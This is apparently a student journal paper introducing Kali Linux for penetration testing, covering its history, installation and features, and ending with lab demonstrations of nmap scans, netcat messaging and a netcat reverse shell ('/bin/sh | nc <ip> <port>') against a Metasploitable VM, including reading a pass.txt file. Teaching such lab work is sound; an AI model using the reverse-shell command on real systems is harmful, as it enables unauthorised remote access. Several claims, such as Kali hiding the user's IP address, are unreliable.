International Journal of Research Publication and Reviews

Journal homepage: www.ijrpr.com ISSN 2582-7421

Kali Linux for Cyber Security

Manasvi Sonke[1], *Purva Thatte*[2], *Vaishnavi Bais*[3], *Harshali Rajput*[4], *Trupti Kulkarni*[5]

Department of Sciences and Computer Science, MIT Arts, Commerce and Science College, Alandi(D) manasvisonke@gmail.com purvathatte379@gmail.com vmdminakshibais@gmail.com, harshali.rajput2005@gmail.com, takulkarni@mitacsc.ac.in

ABSTRACT—

This study examines penetration testing techniques and tools, with a particular emphasis on Kali Linux, a well-known open-source cybersecurity platform. The process of locating and addressing vulnerabilities in computer networks and systems requires the use of penetration testing, commonly referred to as ethical hacking. The penetration testing stages of information gathering, vulnerability analysis, exploitation, and post-exploitation are all facilitated by the extensive suite of pre-installed security tools that come with Offensive Security's Kali Linux. Detailed case studies and cutting-edge tactics are presented in this paper, which blends theoretical understanding with real-world application to show how Kali Linux can be used effectively in common situations. This research aims to provide cybersecurity professionals with a useful tool to improve their penetration testing abilities by incorporating these components.

Keywords— Kali Linux, Pentesting, Cybersecurity, Pre-installed Security Tools

INTRODUCTION

Penetration testing, often known as ethical hacking, is critical for detecting and mitigating computer system vulnerabilities. This research study examines the methodology and technologies used in penetration testing, with a focus on Kali Linux, an open-source platform popular among security professionals. Offensive Security's Kali Linux comes pre-installed with a number of security tools that aid in various stages of penetration testing. Understanding and doing good penetration testing is critical in today's cybersecurity environment. This paper combines theoretical insights with practical implementations, including extensive case studies and advanced tactics, to provide a thorough roadmap for improving cybersecurity practices with Kali Linux.

LITERATURE REVIEW

II.1 A. What is Kali Linux:

A. Kali Linux is a Debian-based Linux system designed primarily for digital forensics and penetration testing. Offensive Security created and maintains it, with the goal of providing a comprehensive suite of tools for cybersecurity experts and ethical hackers. Kali Linux comes pre-installed with hundreds of security tools that can help with a variety of activities, including information gathering, vulnerability assessment, exploitation, and post-exploitation analysis. The distribution is well-known for its adaptability, since it supports a wide range of hardware platforms and provides a versatile environment for doing security assessments, discovering vulnerabilities, and testing defences. Its user-friendly design and thorough documentation make it suitable for both new and seasoned cybersecurity practitioners.

B. Purpose of Kali Linux:

1) Penetration Testing: Kali Linux is specifically designed for penetration testers, ethical hackers, and security professionals.

2) Security Research: It provides a comprehensive toolkit for researching vulnerabilities and assessing security.

3) Computer Forensics: Kali assists in analyzing digital evidence during investigations.

4) Reverse Engineering: It aids in understanding and dissecting software and systems.

II.2. History of Kali Linux:

Kali Linux is the culmination of years of knowledge and experience in designing pentesting operating systems for a variety of tasks. Because the team was often small, just a few distinct developers worked on these projects during their lives. As a result, Kali has been years in the making and has made considerable strides.

The original project was called Whoppix, which stands for WhiteHat Knoppix. As the name says, it was created with Knoppix as the underlying operating system. Whoppix's releases varied from version 2.0 to 2.7.

This cleared the way for the next venture, WHAX. The name was changed to reflect the move from Knoppix to Slax as the underlying operating system. WHAX debuted at version 3, as a tribute to it carrying on from Whoppix. BackTrack was the result of combining efforts with WHAX to build Auditor Security Collection, also known as Auditor, which was being developed on Knoppix at the same time.BackTrack was based on Slackware from versions 1 to 3, then migrated to Ubuntu from versions 4 to 5.

Using the knowledge gathered from all of this, Kali Linux debuted following BackTrack in 2013. Kali began using Debian stable as its engine beneath the hood before transitioning to Debian testing when Kali became a rolling OS.




Image credits: Wikipedia, Nullbyte, Blogspot

II.3 How to install Kali Linux

Single Boot Installation (On Bare Metal or Guest VM): Boot: Begin by booting with your chosen installation medium (such as a USB drive or DVD).

Language: Select your preferred language for both the setup process and when using Kali Linux.

Network: The setup will probe your network interfaces, look for a DHCP service, and prompt you to enter a host name for your system.

User Accounts: Create a user account (full name, username, and a strong password).

Clock: Set your time zone. Disk: The installer will probe your disks and offer various choices based on your setup. Encrypted LVM: If enabled, Kali Linux will securely wipe the hard disk before asking for an LVM password. Proxy Information: Enter any appropriate proxy details if needed.

Meta packages: Select which meta packages you'd like to install.

Boot Information: Confirm installing the GRUB boot loader.

Reboot: Finally, click "Continue" to reboot into your new Kali Linux installation.

USB Drive: Create a boo-table USB drive with Kali Linux. Hard Disk

Install: Install Kali Linux directly on your hard disk.

Virtualization: Use virtualization software (e.g., VMware or Virtual Box) to run Kali Linux.

Dual Boot: Install Kali Linux alongside another operating system.

II.4. Why Kali Linux

1. Your privacy is safeguarded by Kali Linux One of the most secure distributions for developers is Kali Linux. Similar to Tails, this operating system can also be booted as a USB stick or Live DVD. After the user is used, it doesn't leave any traces behind that could lead to a data breach. It is a major reason why a lot of hackers choose Kali Linux over other operating systems. Kali Linux conceals the IP address and other crucial information to further safeguard your privacy and secure the system. Kali Linux.
2. It's Legal to Use Kali Linux Worldwide

Professional tasks like penetration testing and white hat hacking are the primary uses of Kali Linux. Nonetheless, there is a significant distinction between black-hat and white-hat hacking. Black-hat hacking is definitely prohibited and can get you into trouble.

Under the GNU Public License, Kali Linux is an operating system that is both free and open-source. It's also illegal to use this OS for legitimate reasons while downloading and using dubious tools. If you are new to hacking and want to learn only legal hacking, Kali Linux is a good choice.

3. Functions Well with the Fewest System Requirements

Indeed, low-end components are necessary for Kali Linux to function flawlessly. Because it requires less work to install, you can also easily set up this operating system on your computer. The following is a list of configurations that work well to run Kali Linux on the system: Because it only requires a low-end device, Kali Linux is the preferred hacking platform for many hackers. It is also compatible with low-end devices, portable, and simple to use via USB stick or CD-DVD. Installing and configuring Kali Linux in VirtualBox is a simple process.

4. The Feature-Rich Kali Linux


In addition to being a free, practical, and extremely safe Linux operating system, Kali Linux comes with more than 600 information security tools. Due to its penetration testing, security auditing, and security analysis features, Kali Linux is frequently used by hackers. This operating system's multilingual support enables users to use it as appropriate.

Hardware	**Specifications**
RAM	2 GB recommended, minimum 1 GB
Processor	i386 microprocessor/AMD 64 architecture
Space Storage	20 GB disk space

Kali Linux includes several security-oriented programs that effectively safeguard your privacy and make ethical hacking easier. Another reason why hackers choose it is that all of Kali Linux's source codes are open on GitHub, allowing anyone to modify them as needed. Hackers can feel completely at ease because it is completely configurable within the kernel.

II.5 Features of Kali Linux

- More than 600 penetration testing tools, including Nmap, Burp Suite, Wireshark, Metasploit Framework, AirCrack-ng, John the Ripper, and many more, are included with Kali Linux. These are useful tools for penetration testing and hacking.
- It is open-source and totally free.
- Filesystem Hierarchy Standard, or FHS, compliance was maintained by Kali.
- Numerous USB and wireless interfaces and devices are supported.
- The custom kernel is regularly patched against vulnerabilities, and all packages and repositories bear a GPG signature.
- Apart from English, it is compatible with multiple other languages.
- Kali can be fully customized. Users are able to alter its appearance to suit their preferences.
- Kali can be used on a variety of ARM devices, such as Raspberry Pi and BeagleBone Black, thanks to support for ARMEL and ARMHF.
- Kali provides voice-activated accessibility features for visually impaired users.



II.6 Special Features of Kali Linux

- ISOs that can be customized: Every security researcher has different requirements. For a more flexible and optimized experience, users can create their own custom optimized ISO file using a chosen set of meta-packages.
- Live Boot: Kali allows you to perform Live Boot without touching the host operating system by using a USB device.

- Encryption: LUKS Nuke containers can be used to secure the stored files thanks to Kali's encryption mechanism for the persistence volume(s).
- Kali in the Dark: The Kali's appearance can be combined with that of Windows OS. This implies that the desktop and menu will appear to be identical to a Windows operating system if you enable the Kali Undercover feature. When security researchers pentest in a client's office and there's a chance that some strangers might think they're up to no good, it helps.
- Win-Kex: Kali is accessible via WSL or the Windows Subsystem for Linux.
- Kali NetHunter: This open-source Android app from Kali allows you to perform common attacks like Bluetooth and USB HID Keyboard attacks.
- Fits All Platforms: ARM, Bare Metal, Cloud (AWS and Azure), Containers (Docker, LXD), WSL, VirtualBox, and VMware are among the platforms on which Kali operates.

II.7 Why Kali Linux is Hacker's Favourite

1. All-inclusive Toolkit

When it comes to information gathering, vulnerability analysis, exploitation, password cracking, retaining access, and clearing up evidence, Kali's hundreds of preinstalled tools save hackers a tonne of time and effort when compared to manually assembling toolkits.

2. Latest Exploits and Updates

Kali Linux keeps its penetration testing tools updated with the most recent releases in order to take advantage of newly discovered vulnerabilities and exploits. This keeps ethical hackers informed about new dangers.

Regular tool updates also make it possible to evaluate both modern and legacy systems.

3. Hacker-specific modifications

Kali Linux, as opposed to other Linux distributions, is designed from the ground up with penetration testing tasks in mind. Among these modifications are support for wireless network injection, root access by default, and a reduced list of repositories containing only reliable hacking tools.

4. A thriving community of hackers

The well-known brand of Offensive Security and the sizable community that backs their cybersecurity education and certifications work in favor of Kali Linux. On Kali's community forums, you can interact with other hackers and security experts to get assistance with penetration testing tasks. Kali's adaptability is increased through the addition of tools, modifications, and customizations by the vibrant community. Additional tools are added by community maintained meta-packages such as the Katoolin hacking suite.

5. Open Source Everything

The entire Kali ecosystem is open source and available for the world's hacker community to examine, modify, and contribute to. Large-scale community support and increased trust for important penetration testing assignments where clients demand complete transparency are the outcomes of the open approach. Because Kali is open source, enterprise consulting firms can fully tailor it to meet their unique requirements if they so choose.

II.8 Examples of In-built Tools

III. A. Active Reconnaissance

1. Nmap.


Network Mapper is abbreviated as Nmap. This command-line utility for Linux is available as open-source and may be used to find installed apps and scan IP addresses and ports inside a network.

Network administrators may use Nmap to identify open ports and services, identify devices that are connected to their network, and investigate security flaws. With Nmap, you can easily map out a network without the need for complex setups or procedures. Along with basic commands (such checking if a host is up), it also enables sophisticated scripting using the Nmap scripting engine.


a. Command to run: nmap

Use: Shows all available ports after scanning them all.

The output displays the host's latency and uptime as well as the number of closed TCP ports that are hidden.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap [redacted]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 01:51 EST
Nmap scan report for [redacted]
Host is up (0.00048s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2D:D8:AB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```




```
msfadmin@metasploitable:~$ nmap [redacted]

Starting Nmap 4.53 ( http://insecure.org ) at 2023-02-23 04:27 EST
All 1714 scanned ports on [redacted] are closed
MAC Address: 08:00:27:21:CD:FC (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 15.253 seconds
msfadmin@metasploitable:~$
```


a. Type nmap -O as a command.

Use: Makes OS detection possible.

The output displays the host's latency, the number of closed TCP ports that are not visible, the open ports along with their number, state, and services, the device type, the mac address, the operating system that is currently running, the OS certificate, OS details such as the OS version and name, the network distance, and the amount of time it took to finish the scan.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O [redacted]
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 01:51 EST
Nmap scan report for [redacted]
Host is up (0.00082s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:2D:D8:AB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
```



```
msfadmin@metasploitable:~$ nmap -O [redacted]

Starting Nmap 4.53 ( http://insecure.org ) at 2023-02-23 04:28 EST
All 1714 scanned ports on [redacted] are closed
MAC Address: 08:00:27:21:CD:FC (Cadmus Computer Systems)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.816 seconds
msfadmin@metasploitable:~$ _
```


1. Netcat (nc)

We require two machines with distinct IP addresses in order to run Netcat. We establish a connection between two devices using Netcat. I used Metasploitable and Kali Linux for this presentation.


I) Establishing a link i.sudo nc -nlvp is the command.

Use: Launch the netcat listener.


[The letters n-, l, v, and p stand for numeric only IP addresses, listener mode on/off, and local port number display, respectively].



```
msfadmin@metasploitable:~$ nc -nlvp 3214
listening on [any] 3214 ...
```



```
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.10.7 3214
hii
```



File Machine View Input Devices Help
1 2 3 4
11:15
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
File Machine View Input Devices Help

```
┌──(kali㉿kali)-[~]
└─$ nc [redacted] 3214
hii
Sent from Kali Linux TO metasploitable
sent to kali linux from metasploitable
```


```
metasploitable login: msfadmin
Password:
Last login: Mon Aug 26 11:01:05 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo nc -nlvp 3214
[sudo] password for msfadmin:
listening on [any] 3214 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 40996
hii
Sent from Kali Linux TO metasploitable
sent to kali linux from metasploitable
```

i. Command: /bin/sh | nc <ip address> < port number>


2. To make shells that are backwards.

The process of creating a command shell on a remote, protected machine is known as a reverse shell. Because it flips the typical data flow or exchange between the attacker and the victim, it is known as a reverse shell.


i.




```
┌──(root㉿kali)-[/home/kali]
└─# /bin/sh | nc [redacted] 3214
ls -l
```




```
msfadmin@metasploitable:~$ nc -nlvp 3214
listening on [any] 3214 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 56722
total 76
drwxr-xr-x 2 kali kali 4096 Feb  3 06:12 32231
drwxr-xr-x 2 kali kali 4096 Feb  3 05:58 32232
-rw-r--r-- 1 root root 1769 Feb 16  2021 apt.gpg
-rw-r--r-- 1 root root  189 Feb 14 04:55 config.inc.php
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Desktop
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Documents
drwxr-xr-x 2 kali kali 4096 Feb 15 04:55 Downloads
drwxr-xr-x 2 kali kali 4096 Feb  9 04:13 exp3
-rwxrwxrwx 1 kali kali    0 Feb 24 01:23 first.sh
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Music
-rw-r--r-- 1 kali kali    3 Feb 23 12:50 netc.sh
-rwxrwxrwx 1 root root   30 Feb 24 01:23 pass.txt
drwxr-xr-x 2 kali kali 4096 Feb  9 04:13 Pictures
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Public
drwxr-xr-x 2 kali kali 4096 Jan 31 12:00 rust
-rw-r--rwx 1 kali kali   17 Feb  3 06:35 second.sh
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Templates
-rw-r--r-- 1 kali kali    6 Feb  3 05:52 test.txt
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Videos
```




```
┌──(root㉿kali)-[/home/kali]
└─# /bin/sh | nc 192.168.10.7 3214
ls -l
cat pass.txt
cd exp3
ls
```



```
-rwxrwxrwx 1 root root   30 Feb 24 01:23 pass.txt
drwxr-xr-x 2 kali kali 4096 Feb  9 04:13 Pictures
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Public
drwxr-xr-x 2 kali kali 4096 Jan 31 12:00 rust
-rw-r--rwx 1 kali kali   17 Feb  3 06:35 second.sh
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Templates
-rw-r--r-- 1 kali kali    6 Feb  3 05:52 test.txt
drwxr-xr-x 2 kali kali 4096 Jan 26 10:24 Videos
-rwxrwxrwx 1 root root  431 Jan 31 12:40 zsh_history_fix.txt
cd exp3
ls
cd ..
cat pass.txt
f1.sh
f3.sh
```



```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 3214
listening on [any] 3214 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 42297
msfadmin
vulnerable
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
total 16
drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-28 03:12 mysql-ssl
drwxr-xr-x 5 msfadmin msfadmin 4096 2010-04-28 02:48 samba
drwxr-xr-x 2 msfadmin msfadmin 4096 2010-04-19 19:43 tikiwiki
drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-16 16:37 twiki20030201
nmap
```




```
Downloads
exp3
first.sh
Music
netc.sh
pass.txt
Pictures
Public
rust
second.sh
Templates
test.txt
Videos
zsh_history_fix.txt
msfadmin@metasploitable:~$ nc -nlvp 3214
listening on [any] 3214 ...
